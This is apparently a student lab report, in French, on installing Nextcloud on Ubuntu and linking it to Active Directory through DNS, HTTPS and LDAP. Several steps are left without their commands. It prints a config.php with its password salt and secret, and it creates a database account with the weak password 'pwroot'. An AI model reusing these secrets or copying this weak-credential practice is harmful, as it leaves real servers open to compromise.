

Compte rendu synchro AD et Nextcloud :

Infrastructure à mettre en place :




Étape 1 : (Installation et configuration de l'AD) :


- Commencer par créer un « **Active – Directory** » renommer proprement la machine, lui attribuer une « **IP Fixe** » dans le réseau 192.168.100.0/VMnet1 :



- Cliquer ensuite sur ajouter des rôles, et ajouter « **AD – DS** » et le rôle « **DNS** » :



- Promouvoir notre serveur en « **contrôleur de domaine** » ajouter une nouvelle « **forêt** » ex -> cefobat.local, puis redémarrer le serveur :



- Crée un nouvel « **utilisateur** » qui pourra se connecter au serveur Nextcloud :

Étape 2 : (Installation et configuration du SRV-Nextcloud) :

- Créer une nouvelle machine « **Ubuntu** ». Laisser la machine avec une carte réseau en « **NAT** » pour pouvoir d'abord installer tous les outils nécessaires. Mettre à jour les paquets :

```
usersio@nextcloud:~$ sudo -s
[sudo] Mot de passe de usersio :
root@nextcloud:/home/usersio# sudo apt update && sudo apt upgrade -y
```


- Installer ensuite les « **outils** » nécessaire pour Nextcloud :

```
root@nextcloud: /home/usersio
root@nextcloud:/home/usersio# sudo apt install apache2 mariadb-server libapache2-mod-php \
php php-mysql php-xml php-zip php-gd php-curl php-mbstring \
php-bz2 php-intl php-gmp php-imagick php-ldap unzip wget -y
```

- Ensuite, sécuriser et configurer la « **base de données** » Maria DB :


```
Activités   Terminal                                   24 oct. 11:30
root@nextcloud: /home/usersio
root@nextcloud:/home/usersio# sudo mysql -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 33
Server version: 10.6.22-MariaDB-0ubuntu0.22.04.1 Ubuntu 22.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> CREATE DATABASE nextcloud CHARACTER SET utf8mb4 COLLATE utf8mb4_general_ci;
Query OK, 1 row affected (0,000 sec)

MariaDB [(none)]> CREATE USER 'admin'@'localhost' IDENTIFIED BY 'pwroot';
Query OK, 0 rows affected (0,001 sec)

MariaDB [(none)]> GRANT ALL PRIVILEGES ON nextcloud.* TO 'admin'@'localhost';
Query OK, 0 rows affected (0,001 sec)

MariaDB [(none)]> FLUSH PRIVILEGES;
Query OK, 0 rows affected (0,000 sec)

MariaDB [(none)]> EXIT;
Bye
root@nextcloud:/home/usersio#
```

- On peut maintenant télécharger et installer « **Nextcloud** » :




- Après avoir installé « **Nextcloud** », il faut maintenant configurer apache, en ajoutant le fichier « **nextcloud.conf** » :


- Activer ensuite « **Nextcloud** » avec les commandes :



- En restant en « **NAT** » on peut dors et déjà accéder à « **Nextcloud** », en tapant http://127.0.0.1 :




- Cependant, on veut y accéder en « **IP – Fixe** ». Mettre la machine Nextcloud en « **VMnet1** », et lui attribuer une IP compatible. Penser également à modifier le fichier « **hosts** » :



- Dans notre serveur – ad, ouvrir la console « **DNS** », et rajouter un enregistrement « **A** » pour notre serveur – Nextcloud :


- Vérifier la communication avec notre serveur – ad et le « **DNS** » de Nextcloud :



- Redémarrer les services web, et mettre à jour la config de « **Nextcloud** » :


```
GNU nano 6.2                                                    /var/www/nextcloud/config/config.php
<?php
$CONFIG = array (
  'instanceid' => 'ocbgymbspq3b',
  'passwordsalt' => 'yR77I9f0w3xil9Ag4N46xUqYQyuzZc',
  'secret' => '8+Ye5UtIMZulJ57nsRi8mjdwXBTqi2vHW9+zhcqguOUvOMpQ',
  'trusted_domains' =>
   array (
    0 => '127.0.0.1',
    1 => 'nextcloud.cefobat.local',
    2 => '192.168.100.60',
  ),
```

- Après ces modifications on peut accéder à « **Nextcloud** », en tapant dans la barre d'adresse = http://nextcloud.cefobat.local :




Étape 3 : (Passer Nextcloud en HTTPS) :


- Exécuter les commandes suivantes pour passer « **Nextcloud** » en https :



- Créer ensuite une configuration « **HTTPS** » dans le fichier nextcloud-ssl.conf, puis redémarrer les services Nextcloud et apache :




- Une fois les modifications effectuer, se rendre sur = https://nextcloud.cefobat.local, accepter le risque et poursuivre et « **Nextcloud** » est maintenant en HTTPS :




<u>Étape 4 : (Liaison Nextcloud vers Active – Directory) :</u>


- L'objectif est de permettre aux utilisateurs de notre domaine de se connecter à « **Nextcloud** » avec leurs identifiants AD. Pour ce faire notre serveur Nextcloud, installer le module « **LDAP** » :




- Penser à bien l’activer :




- Sur notre serveur « **AD** » créer un utilisateur de service « **LDAP** », ce compte permettra à Nextcloud de lire les infos de l’AD :




- Ensuite retourner sur l’interface de « **Nextcloud** » dans paramètres d’administration, dans la section « **LDAP** » renseigner les champs suivants :



- Intégrer ensuite dans l'interface de connexion « **Nextcloud** », le groupe utilisateurs du domaine :

